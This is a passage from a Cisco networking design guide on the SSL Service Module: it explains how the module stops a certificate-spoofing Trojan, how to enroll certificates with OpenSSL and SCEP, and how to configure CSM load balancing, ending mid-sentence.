
Figure 6-12 Use of Bogus Certificate to Intercept Session



A user is performing transactions with Server 1. The Trojan software controlled by the hacker terminates the client SSL session and opens a separate session with the web server process. The server certificate never gets to the client. The client receives only the certificate from the Trojan software.

The use of the SSLSM fixes this problem, as shown in Figure 6-13.

Figure 6-13 Use of SSLSM to Stop Attack



In the presence of an SSLSM, the SSL traffic from client-to-server goes to the SSLSM first, which keeps two SSL sessions: one with the client and one with the server. The session negotiated with the client uses server certificates installed on the SSLSM. Previous to release 2.1, the SSLSM communicated with the server in clear text. With the introduction of 2.1, the SSLSM uses SSL both for front-end traffic and for the back-end traffic (back-end encryption).

The bottom of Figure 6-13 shows what happens when the hacker installs a Trojan on the server that is used to sniff SSL traffic. The Trojan establishes an SSL session with the SSLSM by sending out a bogus certificate. The SSLSM attempts to verify the signature and does not recognize the original server certificate.

The result is that when the application user tries to establish an SSL session with the compromised server, the browser displays the message “The document contains no data”, which prevents the user from sending confidential data to the compromised server.

By examining the SSLSM, you can see this behavior. Every time a user tries to open an SSL session to the compromised web server, the fatal alert counter is incremented.

```
SSLSM7#show ssl-proxy stats ssl client
SSL Client Statistics:
  conns attempted      : 73          conns completed      : 73
  conns in handshake  : 0          conns in data        : 0
  renegs attempted    : 0          conns in renege     : 0
  active sessions     : 0          max handshake conns : 2
  cert reqs processed : 0          session reuses      : 0
  fatal alerts rcvd   : 0          fatal alerts sent    : 8
```

```

SSL3 Statistics:
  full handshakes      : 63          resumed handshakes : 0
  handshake failures  : 10          data failures      : 0
  bad macs received   : 0           pad errors         : 0
  conns established with cipher rsa-with-rc4-128-md5      : 63
  conns established with cipher rsa-with-rc4-128-sha     : 0
  conns established with cipher rsa-with-des-cbc-sha     : 0
  conns established with cipher rsa-with-3des-ede-cbc-sha : 0

TLS1 Statistics:
  full handshakes      : 0          resumed handshakes : 0
  handshake failures  : 0          data failures      : 0
  bad macs received   : 0          pad errors         : 0
  conns established with cipher rsa-with-rc4-128-md5     : 0
  conns established with cipher rsa-with-rc4-128-sha     : 0

```

Using the SSLSM PKI

This section describes the use of the SSLSM PKI.


Certificate Generation and Enrollment with a Web/application Server

You can generate the certificates either from the web/app server itself or with an SSL tool such as OpenSSL.

When you generate an SSL certificate from the web/app server itself, you create a certificate request that must be submitted to the CA server for signing, as shown in [Figure 6-14](#).

See the following section for instructions on enrolling a certificate.

Figure 6-14 *Generating an SSL Certificate*



Alternatively, you can generate a certificate signing request (a .csr file) by using an SSL tool such as OpenSSL, as in the following example:


```
OpenSSL> genrsa -des3 -out webapp.key 1024
OpenSSL> req -new -key webapp.key -out webapp.csr
```

From a management station, you can point the browser to the following URL of the CA server, such as the following:

```
http://<IP address of the CA server>/certsrv/.
```


This opens the page shown in [Figure 6-15](#):

Figure 6-15 CA Server Page



From this page, you can request a certificate. You can cut and paste a Base64 encoded certificate signing request (CSR), which is typically a .csr file that you generated with an SSL tool such as OpenSSL, into the page shown in [Figure 6-16](#).

Figure 6-16 Base64 Encoded Certificate Request




For example, the CSR could be the following:


```
-----BEGIN CERTIFICATE REQUEST-----
MIICADCCAWkCAQAwwgZExCzAJBgNVBAYTA1VTMQswCQYDVQQLIEwJDQTERMA8GA1UE
BxMIU2FuIEpvc2UxEDAOBgNVBAoTB0V4YW1wbGUxZDASBgNVBAsTC0RhdGEgQ2Vu
dGVyMRgwFgYDVQDEw93d3cuZXXhhbXBsZS5jb20xIDAeBgkqhkiG9w0BCQEWFWFk
bWluQG9V4YW1wbGUuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDi+ia9
xxGB9GSLV87xnPMH4A3/yJyHgumMyHN+NOGUwvZBcGipU6IwsBvwK0CR1vtDC6P
n7RElnO8WAiewUU8Gn+DNGib6+qpxZAGENEYaPyTNssb6Yr3DJdidjSevbcM/qeH
FRLrBGEpEJMHRtmJX1xmWJT7q8/zXC2noCIkQIDAQABoC4wFAYJKoZIhvcNAQkH
MQcTBWNPc2NvMBYGCsGSIb3DQEJAJEJEwdFeGFtcGx1MA0GCSqGSIb3DQEBAUA
A4GBACPXDiPOaUEUg0Bkpk/haInSeCxiW60CybTW9y/ylydggjfgWmSBq1AKVeWdn
ksRubXKgoZkPJ38fxQLiRSwi5TXwj71fM1k5tzi/n4zg+0nA+gJR5WZ4SGDr4Mvz
RqbRICD2PyXzd0WaAsdiqVhs4o3vMxpcxBc6hrzVq2vRdwuq
-----END CERTIFICATE REQUEST-----
```

On the CA server, the CA administrator sees the request appearing under “Pending Requests”. The CA administrator then “issues” the certificate. (See [Figure 6-17](#).)

Figure 6-17 Certification Authority Page



You can confirm that the certificate has been issued by opening the browser to the same URL as previously used. If the certificate has been issued, the page shown in [Figure 6-18](#) appears:

Figure 6-18 Certificate Issued

You can then download the public certificate (.cer) and package it with the private key to be installed on a server or on an SSL offloading device. For example, with OpenSSL you can do the following:

```
OpenSSL> pkcs12 -export -out webapp.p12 -des3 -in certnew.cer -inkey webapp.key
```

The PKCS12 packaged private key and certificate can then be installed on the web/application server.

For example, the Microsoft Knowledge Base Article 310178 describes how to import certificates into an IIS server via the Certificate Console and how to assign the certificate to the website.

Certificate Generation and Enrollment with the SSLSM using SCEP

With the SSLSM, you can take advantage of the SCEP protocol to simplify the enrollment process.

You configure the SSLSM to use a certain CA, such as 10.20.15.18 in this example. The CA in this case is a Windows CA server configured for SCEP. (See [Figure 6-19](#).)

Windows 2000 and 2003 support the SCEP protocol. You need the “Resource Kit” (rkttools.exe) for this purpose, which is available at the following URL:

http://www.microsoft.com/windows2000/techinfo/reskit/rktour/server/S_tools.asp for Windows 2000 and

<http://www.microsoft.com/downloads/details.aspx?familyid=9d467a69-57ff-4ae7-96ee-b18c4790cffd&displaylang=en> for Windows 2003.

Figure 6-19 CA Configuration

Public Key Infrastructure (PKI)

Group by Enrollment Status

- Certificate Trustpoints
 - CA Certificates
 - CACERT
 - Key Pairs
 - CA Pools
 - Certificate ACLs

Configuration Certificate CA Certificate Certificate Chain

Trustpoint Name: CACERT

Key Pair Name:

Certificate

Subject:

IP Address:

Certificate Purpose: Include SSM Serial Number in Subject Name

Enrollment

Enrollment Method: SCEP

CA Server URL:

Retry Count: Retry Period (min):

HTTP Proxy:

Auto Renewal and Enrollment

Renewal Percentage (%): Regenerate Keys on Re-enrollment

CRL

X.500 CDP Information:

CRL Validation:

Certificate ACL

Certificate ACL:

Operations Edit...

126962

From the SSLSM GUI (CVDM-SSLSM), you can generate certificates, as shown in [Figure 6-20](#):

Figure 6-20 Generating Certificates

Configure Certificate Trustpoint

Step 2 of 5: Configure SSL Certificate Attributes (Optional)

Enter the SSL Certificate attributes. It is recommended that you enter at least the common name.

Subject Distinguished Name [DN]

Common Name [CN]:

Organization Unit [OU]:

Organization [O]:

Locality [L]:

State [ST]:

Country [C]:

Include SSLM Serial Number

Unstructured

Unstructured Name:

Subject IP Address:

Other

Certificate Purpose:

< Back Next > Finish Cancel Help

126937

You can perform the enrollment in the window shown in [Figure 6-21](#):

Figure 6-21 Enrollment Configuration

Configure Certificate Trustpoint

Step 3 of 4: Enrollment Configuration

Enter the enrollment parameters for a new CA. To enroll with a CA already configured, select the CA from the list and modify the parameters.

CA: **ESE Certification Authority, Data Center...**

Simple Certificate Enrollment Protocol (SCEP)

CA Server URL: **http://10.20.15.18:80/certsrv/mscep/mscep.dll**

Challenge Password:

Confirm Password:

Retry Count: Auto Renewal and Enrollment

Retry Period (minutes):

HTTP Proxy: Port:

TFTP

CA Server URL:

Copy and Paste/Local Hard Disk

Select this option to copy and paste the certificate or specify certificate from the local hard disk.


< Back Next > Finish Cancel Help

126970

The SSLSM transmits the certificate to the CA server via SCEP.


On the CA server, the CA administrator sees the request appearing under “Pending Requests”, as shown in [Figure 6-22](#).

Figure 6-22 Pending Requests



The CA administrator then issues the certificate, and sends the certificate via SCEP to the SSLSM. On the SSLSM, you see that the certificate has been issued, as shown in Figure 6-23:

Figure 6-23 Certificate Issued




Data Center Configurations

This section includes the following topics:

- [Using SSLSM Decryption and CSM Load Balancing](#)
- [Using SSLSM Back-End Encryption](#)
- [Intrusion Detection on the Decrypted Traffic](#)

Figure 6-24 shows the topology used in this chapter.

Figure 6-24 CSM with SSL Topology and IP Addressing



126941

The MSFC routes traffic from the core network to the CSM modules on VLAN 44 (10.20.44.x), which is used only to send traffic from the MSFC to the CSM. The MSFC advertises the 10.20.5.x subnet. The VIPs belong to this subnet; for example, 10.20.5.80 or 10.20.5.90.


The server IP addresses also belong to the same subnet: 10.20.5.x. When a VIP is configured for a set of servers, traffic is intercepted by the MSFC and redirected to the CSM on VLAN 44, using Route Health Injection.

The SSLSMs reside on the 10.20.45.x subnet, and their default gateway is the CSM alias 10.20.45.44. The SSLSM IP addresses in Figure 6-24 are 10.20.45 and 10.20.45.47. The CSM intercepts port 443 traffic destined to a VIP address and sends it to the SSLSM devices for decryption.

Using SSLSM Decryption and CSM Load Balancing

Figure 6-25 shows the MSFC routing a request for 10.20.5.80 to the CSM (1).

Figure 6-25 CSM and SSLSM—Sequence of Operations



The CSM configuration is as follows:

```
vserver SSLSMLB
virtual 10.20.5.80 tcp https
vlan 44
serverfarm SSLSM
advertise active
persistent rebalance
inservice
!
```

The MSFC contains a host route (equivalent to 10.20.5.80 255.255.255.255 10.20.44.44) that the CSM installed on it because of the “advertise active” configuration. Figure 6-25 shows the CSM redirecting the HTTPS request for 10.20.5.80 to the SSLSM (2). At this step, the SSL traffic is still encrypted, the destination MAC is the SSLSM1 or SSLSM2 MAC address, and the destination IP address is still 10.20.5.80. The server farm SSLSM specifies **no nat server** to preserve the destination IP address and to 